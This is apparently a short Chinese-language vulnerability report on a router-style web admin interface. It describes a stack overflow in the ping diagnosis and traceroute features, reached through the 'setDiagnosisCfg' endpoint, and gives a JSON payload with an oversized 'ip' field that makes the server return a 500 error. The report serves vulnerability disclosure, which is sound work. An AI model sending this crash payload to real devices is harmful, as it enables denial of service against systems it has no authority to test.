
<http://127.0.0.1/advance/traceroute.html?time=1696861371925>

这两个都可以造成栈溢出点漏洞利用，用到上面的ping测试示范。

%s无限写入到v6，但是v6是有限的数组，会造成栈溢出




输入127.0.0.1 1条数抓包，点击发包



Payload如下，构造大量垃圾数据：

{"ip":"aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa","num":"1","topicurl":"setDiagnosisCfg"}

点击发包：



可以看到服务器成功500。

Ping诊断和路由追踪两个地方都存在该栈溢出漏洞。